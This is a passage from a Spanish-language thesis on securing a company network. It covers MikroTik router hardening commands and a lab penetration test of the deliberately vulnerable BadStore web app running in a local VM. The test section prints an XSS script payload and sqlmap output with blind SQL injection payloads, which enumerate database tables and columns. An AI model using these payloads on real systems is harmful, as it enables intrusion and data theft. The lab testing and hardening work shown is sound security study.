
	Address	MAC Address	Client ID	Server	Active Address	Active MAC Address
D	192.168.100.4	A8:51:5B:8A:05:57	1:a8:51:5b:8a:5:57	dhcp3	192.168.100.4	A8:51:5B:8A:05:57
D	192.168.100.9	1C:CB:99:99:3D:1F		dhcp3	192.168.100.9	1C:CB:99:99:3D:1F
D	192.168.100.12	B0:A2:E7:91:48:0E		dhcp3	192.168.100.12	B0:A2:E7:91:48:0E
D	192.168.100.16	00:87:01:53:C5:DA	1:0:87:1:53:c5:da	dhcp3	192.168.100.16	00:87:01:53:C5:DA
D	192.168.100.21	F4:F5:24:48:86:63	1f4f5:24:48:86:63	dhcp3	192.168.100.21	F4:F5:24:48:86:63
D	192.168.100.22	A4:6C:F1:1B:CE:7E	1:a4:6c:f1:1b:ce:7e	dhcp3	192.168.100.22	A4:6C:F1:1B:CE:7E
D	192.168.100.27	A8:C8:3A:7C:3A:10		dhcp3	192.168.100.27	A8:C8:3A:7C:3A:10
D	192.168.100.28	54:FC:F0:5E:95:F0	1:54fc:f0:5e:95f0	dhcp3	192.168.100.28	54:FC:F0:5E:95:F0
D	192.168.100.34	24:4B:81:FC:D2:28	1:24:4b:81fc:d2:28	dhcp3	192.168.100.34	24:4B:81:FC:D2:28
D	192.168.100.35	44:C3:46:EE:F5:4C		dhcp3	192.168.100.35	44:C3:46:EE:F5:4C
D	192.168.100.37	80:65:6D:C1:80:FB	1:80:65:6d:c1:80:fb	dhcp3	192.168.100.37	80:65:6D:C1:80:FB
D	192.168.100.39	D0:FF:98:99:39:30		dhcp3	192.168.100.39	D0:FF:98:99:39:30
D	192.168.100.50	00:87:01:72:17:A6	1:0:87:1:72:17:a6	dhcp3	192.168.100.50	00:87:01:72:17:A6
D	192.168.100.64	20:16:D8:E8:EC:8E	1:20:16:d8:e8:ec:...	dhcp3	192.168.100.64	20:16:D8:E8:EC:8E
D	192.168.100.72	44:00:10:5C:C9:BB	1:44:0:10:5c:c9:bb	dhcp3	192.168.100.72	44:00:10:5C:C9:BB
D	192.168.100.76	F0:43:47:4E:C6:7A		dhcp3	192.168.100.76	F0:43:47:4E:C6:7A
D	192.168.100.80	7C:1C:68:3F:8F:2D	1:7c:1c:68:3f:8f:2d	dhcp3	192.168.100.80	7C:1C:68:3F:8F:2D
D	192.168.100.81	8C:25:05:0E:46:1E	1:8c:25:5:e:46:1e	dhcp3	192.168.100.81	8C:25:05:0E:46:1E
D	192.168.100.82	B0:89:00:3A:DF:D2		dhcp3	192.168.100.82	B0:89:00:3A:DF:D2
D	192.168.100.84	A8:A1:98:F3:93:DA		dhcp3	192.168.100.84	A8:A1:98:F3:93:DA
D	192.168.100.86	60:A4:D0:61:1B:CD	1:60:a4:d0:61:1b:...	dhcp3	192.168.100.86	60:A4:D0:61:1B:CD
D	192.168.100.87	A4:BA:76:7A:C0:30		dhcp3	192.168.100.87	A4:BA:76:7A:C0:30
D	192.168.100.88	A4:BA:76:7B:62:82		dhcp3	192.168.100.88	A4:BA:76:7B:62:82
D	192.168.100.89	A8:96:75:FB:5B:AD		dhcp3	192.168.100.89	A8:96:75:FB:5B:AD
D	192.168.100.93	84:10:0D:9E:1C:06	1:84:10:d:9e:1c:6	dhcp3	192.168.100.93	84:10:0D:9E:1C:06
D	192.168.100.95	F0:EE:10:15:FD:8A	1f0:ee:10:15:fd:8a	dhcp3	192.168.100.95	F0:EE:10:15:FD:8A
D	192.168.100.96	F8:E0:79:39:CD:2C	1f8:e0:79:39:cd:2c	dhcp3	192.168.100.96	F8:E0:79:39:CD:2C

Fuente: Autor

### 5.1.6 Topología de red empresa XYZ

En la figura 30 se detallada la infraestructura de red de la empresa de cobranza XYZ, con sus respectivas IP.

Figura 30 Infraestructura de red para la interconexión para cuatro sedes (ciudades) de la empresa de cobranza "xyz"




Fuente: Autor

### 5.1.7 Políticas de seguridad aplicadas

- Cambio de Usuario para el ingreso de las RouterBoards, para ello se ingresa a las herramientas System->Users, evitar usar nombre de usuarios como admin, root, administrator, seguir indicaciones de la figura 31.


Figura 31 Herramienta Users



Fuente: Autor

- Damos doble clic sobre el usuario que deseamos cambiar el nombre, seguir indicaciones figura 32 y 33.


Figura 32 Usuarios existentes en la RouterBoard



User List				
Users				
Groups				
SSH Keys				
SSH Private Keys				
Active Users				
+	-	✓	✗	AAA
Name	Group	Allowed Address	Last Logged	
system default user				
Megamonitoreo	full	10.0.0.0/8, 100.64.0.0/10, 17...		
Monitoreo	read	10.0.0.0/8, 100.64.0.0/10, 17...		

Fuente: Autor

Figura 33 Herramienta cambio de Nombre de Usuario




Fuente: Autor

Se recomienda tener dos usuarios uno que contenga todos los privilegios quien será usado por el administrador de la red, y otro usuario de lectura para realizar el monitoreo de la Red

- Cambio de contraseña, para el cambio de contraseña de los usuarios se dirige a la herramienta System > Password como lo indica en la figura 34.

Figura 34 Herramienta Password



Fuente: Autor

- Se debe asignar una contraseña ya que por defecto viene en blanco, la pestaña Change es como se muestra en la figura 35.

Figura 35 Ventana Change

Fuente: Autor

- Deshabilitar protocolo y cambiar puertos

Con el comando `/ip service print`, encontramos todos los protocolos activados, debemos ingresar a la herramienta terminal donde se ejecutará el comando como se indica en la figura 36.

Figura 36 Protocolos activados

```

Terminal
MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]        Completes the command/word. If the input is ambiguous,
              a second [Tab] gives possible options


/            Move up to base level
..          Move up one level
/command     Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
#  NAME      PORT ADDRESS      CERTIFICATE
0  telnet     23
1  ftp        21
2  www        80
3  ssh        22
4  XI www-ssl  443            none
5  api        8728
6  winbox     8291
7  api-ssl    8729            none
[admin@Oficina] >

```

Fuente: Autor

En la figura 37 se observa el uso del comando /ip service disable telnet, ftp, www, api, api-ssl, el cual deshabilitara los protocolos que no se usaran y son menos seguros.

*Figura 37 Desactivación de protocolos*



```
Terminal
MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments


[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
#  NAME      PORT ADDRESS      CERTIFICATE
0  telnet    23
1  ftp       21
2  www       80
3  ssh       22
4  XI www-ssl 443              none
5  api       8728
6  winbox    8291
7  api-ssl   8729              none
[admin@Oficina] > /ip service disable telnet,ftp,www,api,api-ssl
[admin@Oficina] >
```

Fuente: Autor

Se cambia los puertos de conexión de SSH y de Winbox para evitar los ataques de fuerza bruta, ver figura 38.

*Figura 38 Cambio de Puertos*



```
Terminal

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
#  NAME      PORT ADDRESS      CERTIFICATE
0  telnet    23
1  ftp       21
2  www       80
3  ssh       22
4  XI www-ssl 443              none
5  api       8728
6  winbox    8291
7  api-ssl   8729              none
[admin@Oficina] > /ip service disable telnet,ftp,www,api,api-ssl
[admin@Oficina] > /ip service set ssh port=2300
[admin@Oficina] > /ip service set winbox port=2400
```

Fuente: Autor

Se establece un rango de IP o subnet para accesos de IP's asignadas, ver figura 39.

Figura 39 Rango de IP para conexión

```

Terminal
MMM      MMM      KKK                               TTTTTTTTTT      KKK
MMMM     MMMM     KKK                               TTTTTTTTTT      KKK
MMM MMMM MMM III  KKK  KKK  RRRRRR   OOOOOO      TTT      III  KKK  KKK
MMM MM  MMM III  KKKKK  RRR  RRR  OOO  OOO      TTT      III  KKKKK
MMM     MMM III  KKK  KKK  RRRRRR   OOO  OOO      TTT      III  KKK  KKK
MMM     MMM III  KKK  KKK  RRR  RRR   OOOOOO      TTT      III  KKK  KKK

MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > /ip service set ssh address=192.168.100.0/24
[admin@Oficina] > /ip service set winbox address=192.168.100.0/24

```

Fuente: Autor

- En la figura 40 se observa cómo se deshabilita las interfaces no usadas, esto evita que terceros se conecte a nuestros equipos.

Figura 40 Desactivar interface

```

Terminal
/command      Use command at the base level
[admin@Oficina] > /interface print
Flags: D - dynamic, X - disabled, R - running, S - slave
#  NAME      TYPE      ACTUAL-MTU  L2MTU  MAX-L2MTU
0  R ether1    ether     1500  1598    4074
1  S ether2    ether     1500  1598    4074
2  ether3     ether     1500  1598    4074
3  ether4     ether     1500  1598    4074
4  ether5     ether     1500  1598    4074
5  RS wlan1    wlan      1500  1600    2290
6  R oficina  bridge    1500  1598

[admin@Oficina] > /interface set 5 disable=yes
[admin@Oficina] > /interface set 4 disable=yes
[admin@Oficina] > /interface print
Flags: D - dynamic, X - disabled, R - running, S - slave
#  NAME      TYPE      ACTUAL-MTU  L2MTU  MAX-L2MTU
0  R ether1    ether     1500  1598    4074
1  S ether2    ether     1500  1598    4074
2  ether3     ether     1500  1598    4074
3  ether4     ether     1500  1598    4074
4  X ether5     ether     1500  1598    4074
5  XS wlan1    wlan      1500  1600    2290
6  R oficina  bridge    1500  1598
[admin@Oficina] >

```

Fuente: Autor

- Limitación de acceso por SSH

Las limitaciones de acceso por SSH impiden ataques de fuerza bruta, se permitirán solo tres intentos de acceso posteriormente se bloqueará la RouterBoard por 1 Día, en la figura 41 se observa el comando a ser usado.

Figura 41 Limitaciones de acceso por SSH

```
Terminal
MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level

[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh-blacklist address-list-time
out=1d src-address-list=ssh3
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh3 address-list-timeout=1m sr
c-address-list=ssh2
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh2 address-list-timeout=1m sr
c-address-list=ssh1
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh1 address-list-timeout=1m
[admin@Oficina] > ip firewall filter add chain=input protocol=tcp dst-port=22 action=dr
op address-list=ssh-blacklist
[admin@Oficina] >
```

Fuente: Autor

- Desactivar protocolo de reconocimientos de equipos en la red, ver figura 42.

Figura 42 Desactivar reconocimiento de otros equipos en la red

```
Terminal

MMM      MMM      KKK
MMMM     MMMM     KKK
MMM MMMM MMM III  KKK KKK RRRRRR   OOOOOO   TTT      III  KKK KKK
MMM MM  MMM III  KKKKKK  RRR RRR  OOO OOO   TTT      III  KKKKKK
MMM     MMM III  KKK KKK  RRRRRR   OOO OOO   TTT      III  KKK KKK
MMM     MMM III  KKK KKK  RRR RRR   OOOOOO   TTT      III  KKK KKK

MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level

[admin@Oficina] > /ip neighbor discovery-settings set discover-interface-list=none
```

Fuente: Autor

- Uso de estrategia tarpit

La herramienta tarpit impide los ataques de DoS, permite que haya transferencia de datos, pero deja que se generen las conexiones. Permitir 79 conexiones simultáneas por IP con destino al servidor web y aplicar tarpit a partir de la conexión 80, en la figura 43 se observa el comando usado.

*Figura 43 Herramienta Tarpit*

```

Terminal
MMM      MMM      KKK                      TTTTTTTTTT      KKK
MMMM     MMMM     KKK                      TTTTTTTTTT      KKK
MMM MMMM MMM III  KKK KKK RRRRRR   OOOOOO   TTT   III  KKK KKK
MMM MM  MMM III  KKKKKK   RRR RRR  OOO OOO   TTT   III  KKKKK
MMM     MMM III  KKK KKK   RRRRRR   OOO OOO   TTT   III  KKK KKK
MMM     MMM III  KKK KKK   RRR RRR   OOOOOO   TTT   III  KKK KKK

MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]        Completes the command/word. If the input is ambiguous,
              a second [Tab] gives possible options

/            Move up to base level
..          Move up one level
/command    Use command at the base level
[admin@Oficina] > ip firewall filter add chain=forward dst-address=163.10.0.84 protocol
=tcp dst-port=80 action=tarpit connection-limit=80,32

```

Fuente: Autor

### 5.1.8 Síntesis de las vulnerabilidades

<b>Elemento</b>	<b>Prueba Realizada</b>	<b>Vulnerabilidad Encontrada</b>	<b>Identificador asociado a la vulnerabilidad (CVE)</b>
<b>BadStore</b>	Cross Site Scripting (XSS)	insertar código HTML en el servidor WEB	CVE-2019-8391
<b>BadStore</b>	Ataque por inyección de código SQL	Ataque a la base de datos del servidor WEB	CVE-2019-6491
<b>BadStore</b>	Denegación de servicio	Pérdida de la conectividad del usuario real	CVE-2009-1441
<b>BadStore</b>	Cookie snooping	Decodificación de información privada de usuarios	CVE-2018-1484
<b>BadStore</b>	Modificación de cookies	Modificación de datos de compras de los usuarios	CVE-2010-4333
<b>BadStore</b>	Tampering de parámetros y formularios	Modificación de los parámetros en la aplicación web	CVE-2009-1583
<b>BadStore</b>	Directory transversal	Acceso a nivel privilegiado a usuario no autorizado	CVE-2004-1862
<b>BadStore</b>	Navegación forzada	Visualización de elementos y archivos importantes para la empresa	CVE-2008-1045

## 5.1.9 Análisis de vulnerabilidad y prueba de penetración de prueba.

### 5.1.9.1 Cross Site Scripting (XSS)

- Luego de instalar BadStore en la máquina virtual VM VirtualBox, se ejecuta el comando IFCONFIG para conocer la dirección IP, ver ilustración 1.

*Ilustración 1 Dirección IP BadStore*

```
bash# h
ch: h: command not found
bash# find
ch: find: command not found
bash# python
ch: python: command not found
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:00:49:80
          inet addr:192.168.0.107  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:15137  errors:0  dropped:0  overruns:0  frame:0
          TX packets:15204  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:100
          RX bytes:1841329 (1.7 MiB)  TX bytes:11285561 (10.7 MiB)
          Interrupt:9  Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16384  Metric:1
          RX packets:0  errors:0  dropped:0  overruns:0  frame:0
          TX packets:0  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

bash#
```

*Fuente: Autor*

- En la ilustración 2 se describe el ingreso de datos en los campos de búsqueda la petición “<script>alert("Vulnerabilidad ataques XSS")</script>


*Ilustración 2 Uso de la petición <script>alert("Vulnerabilidad ataques XSS")</script>*



*Fuente: Autor*

- En la ilustración 3 se evidencia el resultado de la vulnerabilidad.

Ilustración 3 Resultados ataque XSS



Fuente: Autor

### 5.1.9.2 Ataque por inyección de código SQL

- Luego de instalar *BadStore* en la máquina virtual *VM VirtualBox*, se ejecuta el comando *IFCONFIG* para conocer la dirección IP, ver ilustración 4.

Ilustración 4 Dirección IP BadStore

```
bash# b
sh: b: command not found
bash# find
sh: find: command not found
bash# python
sh: python: command not found
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0D:A9:8B
          inet addr:192.168.0.107  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:15137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1041329 (1.7 MiB)  TX bytes:11205561 (10.7 MiB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

bash#
```

Fuente: Autor

- En la ilustración 5 se ve la dirección asignada es 192.168.0.107, se realiza verificación del funcionamiento del servidor web se ingresa la dirección IP a través de un navegador web.

Ilustración 5 Verificación de funcionamiento servidor web



Fuente: Autor

- Al verificar el funcionamiento del servidor web, se procede a analizar las primeras vulnerabilidades del servidor identificando las variables de la URL, en la ilustración 6 se verifica que el comando común en “action”.

Ilustración 6 Verificación de similitud en variables



Fuente: Autor





- Se obtiene el listado de tablas a través del comando `--tables -D badstoredb`, ver resultados en las ilustraciones 11 y 12.

*Ilustración 11 Obtención Listado de tablas de base de datos servidor web badstore*

```

C:\WINDOWS\system32\cmd.exe
C:\Users\Milady\Desktop\sqlmap>sqlmap.py -u "http://192.168.0.107/cgi-bin/badstore.cgi?searchquery=hi&action=search&x=0&y=0" --tables -D badstoredb

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:13:04

[12:13:05] [INFO] resuming back-end DBMS 'mysql'
[12:13:05] [INFO] testing connection to the target URL
[12:13:05] [INFO] heuristics detected web page charset 'windows-1252'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchquery (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: searchquery=hi' RLIKE (SELECT (CASE WHEN (1373=1373) THEN 0x6869 ELSE 0x28 END))-- hWJW&action=search&x=0&y=0
  Type: AND/OR time-based blind
  Title: MySQL <= 5.0.11 OR time-based blind (heavy query)
  Payload: searchquery=hi' OR 9234=BENCHMARK(5000000,MDS(0x53426e78))-- 0ZbU&action=search&x=0&y=0
  
```

Fuente: Autor

*Ilustración 12 Listado de tablas de base de datos servidor web badstore*

```

[12:13:06] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
..... (done)
[12:13:06] [WARNING] it is very important to not stress the network connection during usage of time based payloads to prevent potential disruptions

[12:13:08] [WARNING] unable to retrieve the number of tables for database 'badstoredb'
[12:13:09] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default 'C:\Users\Milady\Desktop\sqlmap\txt\common tables.txt' (press Enter)
[2] custom
>

[12:13:20] [INFO] checking table existence using items from 'C:\Users\Milady\Desktop\sqlmap\txt\common-tables.txt'
[12:13:20] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]
[12:13:23] [WARNING] running in a single-thread mode. This could take a while
[12:18:16] [INFO] retrieved: itendb

Database: badstoredb
[1 table]
-----+
| itendb |
-----+

[12:18:17] [INFO] fetched data logged to text files under 'C:\Users\Milady\Desktop\sqlmap\output\192.168.0.107'

[*] shutting down at 12:18:17
  
```

Fuente: Autor

- Se obtiene el listado de columnas con el comando `-D badstoredb -T itemdb -columns`, ver resultados en las ilustraciones 13 y 14.

*Ilustración 13 Obtención Listado de columnas base de datos servidor web badstore*

```

C:\Users\W11ady\Desktop\sqlmap>sqlmap.py -u "http://192.168.0.107/cgi-bin/badstore.cgi?searchquery=hi&action=search&x=0&y=0" -D badstoredb -T itemdb --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:20:08

[12:20:09] [INFO] resuming back-end DBMS 'mysql'
[12:20:09] [INFO] testing connection to the target URL
[12:20:10] [INFO] heuristic detected web page charset 'windows-1252'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchquery (GET)
  Type: boolean-based blind
  Title: MySQL BLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: searchquery=hi' BLIKE (SELECT (CASE WHEN (1/1)=1 THEN 0x5059 ELSE 0x20 END))-- #MWA&action=search&x=0&y=0
  Type: AND/OR time based blind
  Title: MySQL <= 5.0.11 OR time-based blind (heavy query)
  
```

Fuente: Autor

*Ilustración 14 Listado de columnas base de datos servidor web badstore*

```

[12:20:17] [INFO] checking column existence using items from 'C:\Users\W11ady\Desktop\sqlmap\txt\common-columns.txt'
[12:20:17] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]
[12:20:19] [WARNING] running in a single-thread mode. This could take a while
[12:20:44] [INFO] retrieved: price
[12:20:59] [INFO] retrieved: qty
[12:23:59] [INFO] retrieved: itemnum
[12:24:00] [INFO] retrieved: sdesc
[12:24:00] [INFO] retrieved: price
[12:24:01] [INFO] retrieved: ldesc

Database: badstoredb
Table: itemdb
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| itemnum | numeric |
| ldesc   | non-numeric |
| price   | non-numeric |
| qty     | numeric |
| sdesc   | non numeric |
+-----+-----+

[12:24:04] [INFO] fetched data logged to text files under 'C:\Users\W11ady\Desktop\sqlmap\output\192.168.0.107'

[*] shutting down at 12:24:04
  
```

Fuente: Autor

